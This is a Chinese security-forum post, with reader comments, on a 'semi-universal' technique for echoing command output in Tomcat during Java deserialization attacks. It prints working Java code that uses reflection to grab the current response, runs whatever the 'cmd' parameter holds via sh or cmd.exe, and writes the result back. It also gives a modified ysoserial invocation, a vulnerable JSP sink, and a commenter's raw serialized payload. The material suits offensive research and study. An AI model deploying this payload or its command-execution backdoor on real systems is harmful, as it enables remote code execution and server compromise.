Tomcat中一种半通用回显方法

kingkk (/u/9950) / 2020-03-12 09:58:00 / 浏览数 23217

前言

前段时间和@lufei 大哥学习了一波Linux下基于文件描述符的反序列化回显方式的思路。

在自己实现的过程中发现，是通过IP和端口号的筛选，从而过滤出当前线程（也可以说是请求）的文件描述符，进而加入回显的内容。

但是同时也有一个疑问，我们使用回显的目前主要是因为一些端口的过滤，一些内外网的隔离。从而将一些无法从别的途径传输的执行结果，通过http请求的方式，附加在原本的response中，从而绕过一些防护和限制。

以个人的理解，在这种情况下，大概率会有一些负载均衡在真正的服务器前面，这样服务器中显示的ip和端口都会是LB的信息，这种筛选的方式也就失效了。


当时的想法也是如果能直接获取到当前请求的response变量，直接write就可以了。但是对tomcat不是很熟悉，弄了个简易版适配Spring的就没后文了。

最近又在社区中看到一个师傅发了这个Linux文件描述符的回显方式，评论处也提出了如果能直接获取response的效果会更好，于是就开始试着找了下如何获取tomcat的response变量。

https://xz.aliyun.com/t/7307 (https://xz.aliyun.com/t/7307)

寻找过程


这里起的是一个spring boot，先试着往Controller里面注入一个response



(https://raw.githubusercontent.com/kingkaki/cloud-img/master/img/20200306003340.png)

为了确保我们获取到的response对象确实是tomcat的response，我们顺着堆栈一直往下。

可以发现request和response几乎就是一路传递的，并且在内存中都是同一个变量（变量toString最后的数字就是当前变量的部分哈希）



(https://raw.githubusercontent.com/kingkaki/cloud-img/master/img/20200306003553.png)

这样，就没有问题，只要我们能获取到这些堆栈中，任何一个类的response实例即可。

接下来就是找哪里的response变量可以被我们获取，比较蛋疼的是，每个函数都是通过传参的方式传递的response和request。

那这样的话，在这过程中request和response有没有在哪里被记录过，而且为了通用性，我们只应该寻找tomcat部分的代码，和spring相关的就可以不用看了。

而且记录的变量不应该是一个全局变量，而应该是一个ThreadLocal，这样才能获取到当前线程的请求信息。而且最好是一个static静态变量，否则我们还需要去获取那个变量所在的实例。

顺着这个思路，刚好在 `org.apache.catalina.core.ApplicationFilterChain` 这个类中，找到了一个符合要求的变量。

```
// Used to enforce requirements of SRV.8.2 / SRV.14.2.5.1
private static final ThreadLocal<ServletRequest> lastServicedRequest;
private static final ThreadLocal<ServletResponse> lastServicedResponse;

static {
    if (ApplicationDispatcher.WRAP_SAME_OBJECT) {
        lastServicedRequest = new ThreadLocal<>();
        lastServicedResponse = new ThreadLocal<>();
    } else {
        lastServicedRequest = null;
        lastServicedResponse = null;
    }
}
```

(https://raw.githubusercontent.com/kingkaki/cloud-img/master/img/20200306004856.png)

而且很巧的是，刚好在处理我们Controller逻辑之前，有记录request和response的动作。

虽然if条件是false，但是不要紧，我们有反射。

```
// We left off the end of the chain -- call the servlet instance
try {
    if (ApplicationDispatcher.WRAP_SAME_OBJECT) {
        lastServicedRequest.set(request);
        lastServicedResponse.set(respo
    }

    if (request.isAsyncSupported() && !servletSupportsAsync) {  servletSuppo
        request.setAttribute(Globals.ASYNC_SUPPORTED_ATTR,
                Boolean.FALSE);
    }
    // Use potentially wrapped request from this point
    if ((request instanceof HttpServletRequest) &&
            (response instanceof HttpServletResponse) &&
            Globals.IS_SECURITY_ENABLED ) {
        final ServletRequest req = request;
        final ServletResponse res = response;
        Principal principal =
            ((HttpServletRequest) req).getUserPrincipal();
        Object[] args = new Object[]{req, res};
        SecurityUtil.doAsPrivilege( methodName: "service",
                                   servlet,
                                   classTypeUsedInService,
                                   args,
                                   principal);
    } else {
        servlet.service(request, response);  servlet: DispatcherServlet@6741
    }
```

false

(https://raw.githubusercontent.com/kingkaki/cloud-img/master/img/20200306005133.png)

这样，整体的思路大概就是

1、反射修改 `ApplicationDispatcher.WRAP_SAME_OBJECT` ，让代码逻辑走到if条件里面

2、初始化 `lastServicedRequest` 和 `lastServicedResponse` 两个变量，默认为null

3、从 `lastServicedResponse` 中获取当前请求response，并且回显内容。


写的过程中也学习了一下怎么通过反射修改一个private final的变量，还踩了一些坑，总之直接放上最后的代码

```
Field WRAP_SAME_OBJECT_FIELD =
Class.forName("org.apache.catalina.core.ApplicationDispatcher").getDeclaredField("WRAP_SAME_OBJECT");
Field lastServicedRequestField = ApplicationFilterChain.class.getDeclaredField("lastServicedRequest");
Field lastServicedResponseField = ApplicationFilterChain.class.getDeclaredField("lastServicedResponse");
Field modifiersField = Field.class.getDeclaredField("modifiers");
modifiersField.setAccessible(true);
modifiersField.setInt(WRAP_SAME_OBJECT_FIELD, WRAP_SAME_OBJECT_FIELD.getModifiers() & ~Modifier.FINAL);
modifiersField.setInt(lastServicedRequestField, lastServicedRequestField.getModifiers() &
~Modifier.FINAL);
modifiersField.setInt(lastServicedResponseField, lastServicedResponseField.getModifiers() &
~Modifier.FINAL);
WRAP_SAME_OBJECT_FIELD.setAccessible(true);
lastServicedRequestField.setAccessible(true);
lastServicedResponseField.setAccessible(true);

ThreadLocal<ServletResponse> lastServicedResponse =
    (ThreadLocal<ServletResponse>) lastServicedResponseField.get(null);
ThreadLocal<ServletRequest> lastServicedRequest = (ThreadLocal<ServletRequest>)
lastServicedRequestField.get(null);
boolean WRAP_SAME_OBJECT = WRAP_SAME_OBJECT_FIELD.getBoolean(null);
String cmd = lastServicedRequest != null
    ? lastServicedRequest.get().getParameter("cmd")
    : null;
if (!WRAP_SAME_OBJECT || lastServicedResponse == null || lastServicedRequest == null) {
    lastServicedRequestField.set(null, new ThreadLocal<>());
    lastServicedResponseField.set(null, new ThreadLocal<>());
    WRAP_SAME_OBJECT_FIELD.setBoolean(null, true);
} else if (cmd != null) {
    ServletResponse responseFacade = lastServicedResponse.get();
    responseFacade.getWriter();
    java.io.Writer w = responseFacade.getWriter();
    Field responseField = ResponseFacade.class.getDeclaredField("response");
    responseField.setAccessible(true);
    Response response = (Response) responseField.get(responseFacade);
    Field usingWriter = Response.class.getDeclaredField("usingWriter");
    usingWriter.setAccessible(true);
    usingWriter.set((Object) response, Boolean.FALSE);

    boolean isLinux = true;
    String osTyp = System.getProperty("os.name");
    if (osTyp != null && osTyp.toLowerCase().contains("win")) {
        isLinux = false;
    }
    String[] cmds = isLinux ? new String[]{"sh", "-c", cmd} : new String[]{"cmd.exe", "/c", cmd};
    InputStream in = Runtime.getRuntime().exec(cmds).getInputStream();
    Scanner s = new Scanner(in).useDelimiter("\\a");
    String output = s.hasNext() ? s.next() : "";
    w.write(output);
    w.flush();
}
```

原本Contorller代码的逻辑是输出input部分的内容，我们所做的就是在原本的输出内容前面，添加cmd参数执行之后的结果。



(https://raw.githubusercontent.com/kingkaki/cloud-img/master/img/2.gif)

需要刷新两次的原因是因为第一次只是通过反射去修改值，这样在之后的运行中就会cache我们的请求，从而也就能获取到response。

加入ysoserial

这样，这样只要稍加改造一下，擦去泛型的部分，用完整的类名代替原本的类名，就可以放入到ysoserial中。

中间莫名又踩了一些坑，嫌麻烦的师傅可以直接用已经改好的版本。

https://github.com/kingkaki/ysoserial (https://github.com/kingkaki/ysoserial)

ysoserial的第二个参数是要执行的命令，由于这里可以直接从request获取，自由度更大，所以我将第二个参数改成了要执行的命令的param。

以 `CommonsCollections2` 为例，如下的方式就相当于创建了一个从cmd参数获取要执行的命令的payload。


```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections2TomcatEcho cmd
```

测试一下别的tomcat环境，以jsp为例，确保有 `commons-collections4` 的依赖

然后自己构造一个反序列化的环境

```
<%
try {
    String input = request.getParameter("input");
    byte[] b = new sun.misc.BASE64Decoder().decodeBuffer(input);
    java.io.ObjectInputStream ois = new java.io.ObjectInputStream(new java.io.ByteArrayInputStream(b));
    ois.readObject();
} catch (Exception e) {
    e.printStackTrace();
}
%>
```

可以看到内容成功的追加到了输出的body中。



(https://raw.githubusercontent.com/kingkaki/cloud-img/master/img/20200306134256.png)

一些局限性

回到标题，为什么是一个半通用的方法呢?

当时构造好了之后兴匆匆的跑了一波shiro的反序列化，死活不成功，debug了很久之后发现了一个问题。

shiro的rememberMe功能，其实是shiro自己实现的一个filter


在 `org.apache.catalina.core.ApplicationFilterChain` 的 `internalDoFilter` 中(省略一些无用的代码)

```
if (pos < n) {
    ApplicationFilterConfig filterConfig = filters[pos++];
    try {
        Filter filter = filterConfig.getFilter();
        ...
         filter.doFilter(request, response, this);
    } catch (...)
        ...
    }
    return;
}

// We fell off the end of the chain -- call the servlet instance
try {
    if (ApplicationDispatcher.WRAP_SAME_OBJECT) {
        lastServicedRequest.set(request);
        lastServicedResponse.set(response);
    }

    if (request.isAsyncSupported() && !servletSupportsAsync) {
        request.setAttribute(Globals.ASYNC_SUPPORTED_ATTR,
                             Boolean.FALSE);
    }
    // Use potentially wrapped request from this point
    if (...){
        ...
    } else {
        servlet.service(request, response);
    }
} catch (...) {
    ...
} finally {
    ...
}
```

可以看到是先取出所有的的filter对当前请求进行拦截，通过之后，再进行cache request，再从 `servlet.service(request, response)` 进入jsp的逻辑代码。



(https://raw.githubusercontent.com/kingkaki/cloud-img/master/img/20200306135248.png)

rememberMe功能就是ShiroFilter的一个模块，这样的话在这部分逻辑中执行的代码，还没进入到cache request的操作中，此时的cache内容就是空，从而也就获取不到我们想要的response。

最后

ysoserial中所有用 `createTemplatesImpl` 生成payload的链都已加入了Tomcat回显的模式。

https://github.com/kingkaki/ysoserial (https://github.com/kingkaki/ysoserial)

- CommonsCollections2TomcatEcho
- CommonsCollections3TomcatEcho
- CommonsCollections4TomcatEcho

感觉也不仅限于反序列化吧，一些拥有java代码执行的场景都通过这种方式，实现Tomcat的回显。

比较蛋疼的一点就是一些filter中执行的代码不适用，就很可能不适用于很多框架型的漏洞，但是对于开发人员写的Controller中的场景应该都是可以的。

技术比较菜，如果有师傅发现了更好的利用方式，或者一些文章中的疏漏，都可以一起探讨。

上一篇： 漫谈 WebLogic CVE-2... (/t/7374)　　下一篇： Tcache Attack 学习 (/t/7350)

6 条回复

wpf19**** (/u/7558) **2020-03-15 22:02:24**

哥们，可以把文件描述符回显也集成进去。

0　回复Ta

飞将 (/u/1029) **2020-04-05 22:31:06**

大佬，能提供下你tomcat的测试环境吗?

0　回复Ta

kingkk (/u/9950) **2020-04-09 17:06:46**

@飞将 (/u/1029) 就是springboot内嵌的tomcat，jsp的demo是官网下的tomcat8.5

0 回复Ta

我去前面探探路666666 (/u/32544) **2020-06-12 12:52:52**

执行java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections2TomcatEcho cmd
出现下面内容：

```
root@vultr:~/myTools/ysoserial/target# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections2TomcatEcho cmd
??srjava.util.PriorityQueue?????IsizeL
comparatortLjava/util/Comparator;xpsrBorg.apache.commons.collections4.comparators.TransformingComparator/??+
?L      decoratedq~L
                    transformert-Lorg/apache/commons/collections4/Transformer;xpsr@org.apache.commons.collec
tions4.comparators.ComparableComparator??%?n?7xpsr;org.apache.commons.collections4.functors.InvokerTransform
er???k{|?8[iArgst[Ljava/lang/Object;L
                                    iMethodNametLjava/lang/String;[
                                                          iParamTypest[Ljava/lang/Class;xpur[Ljava
.lang.Object;??X?s)lxptnewTransformerur[Ljava.lang.Class;?[?]??Z?xpwsr:com.sun.org.apache.xalan.internal.xslt
_indentNumberI_transletIndex[?3I
_bytecodest[[B[_classq~
                      L_nameq~
L_outputPropertiestLjava/util/Properties;xp????ur[[BK?gg?7xpur[B??T?xp????2?
ConstantValue? ????><init>()VCodeLineNumberTableLocalVariableTablethisStubTransletPayload
                                                                                    InnerClasses5Lysose
rial/payloads/util/Gadgets$StubTransletPayload; transformr(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;[Lco
m/sun/org/apache/xml/internal/serializer/SerializationHandler;)document-Lcom/sun/org/apache/xalan/internal/x
sltc/DOMhandlersB[Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;
Exceptions'?(Lcom/sun/org/apache/xalan/internal/xsltc/DOM;Lcom/sun/org/apache/xml/internal/dtm/DTMAxisIterat
or;Lcom/sun/org/apache/xml/internal/serializer/SerializationHandler;)iterator5Lcom/sun/org/apache/xml/intern
al/dtm/DTMAxisIterator;handlerALcom/sun/org/apache/xml/internal/serializer/SerializationHandler;
SourceFile
         Gadgets.java


(3ysoserial/payloads/util/Gadgets$StubTransletPayload@com/sun/org/apache/xalan/internal/xsltc/runtime/Abstra
ctTransletjava/io/Serializable9com/sun/org/apache/xalan/internal/xsltc/TransletExceptionysoserial/payloads/u
til/Gadget<clinit>.org.apache.catalina.core.ApplicationDispatche*java/lang/Class,forName%(Ljava/lang/String;
)Ljava/lang/Class;
                  ./
-0WRAP_SAME_OBJEC2getDeclaredField-(Ljava/lang/String;)Ljava/lang/reflect/Field;
                                                                                    45
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200612125209-78c75e4c-ac68-1.png)

不太会用，能给个详细点的使用方法吗

0 回复Ta


kingkk (/u/9950) **2020-06-16 13:56:43**

@我去前面探探路666666 (/u/32544) 是这样的，没问题。如果不会利用反序列化的化可以看下网上的文章，以及ysoserial的利用方式。

0 回复Ta

178242****@qq.co (/u/23588) **2021-07-01 14:07:46**

师傅，你好，请问在通过反射修改final修饰属性的值得时候：



(https://xzfile.aliyuncs.com/media/upload/picture/20210701140511-4bac9f3c-da32-1.png)
测试修改后的状态并没有保存下来，那么第一次修改了，第二次在访问不应该还是修改前的。
没搞懂系列，求解。

0 回复Ta

登录 (https://account.aliyun.com/login/login.htm?oauth_callback=https%3A%2F%2Fxz.aliyun.com%2Ft%2F7348&from_type=xianzhi) 后跟帖

先知社区

现在登录 (https://account.aliyun.com/

社区小黑板 (/notice)

年度贡献榜 **月度贡献榜**


冬夏 (/u/53841) 2


是juju呀 (/u/50951) 2


0x6270 (/u/21460) 1


Ainrm (/u/21686) 1


Ironf4 (/u/54298) 1

目录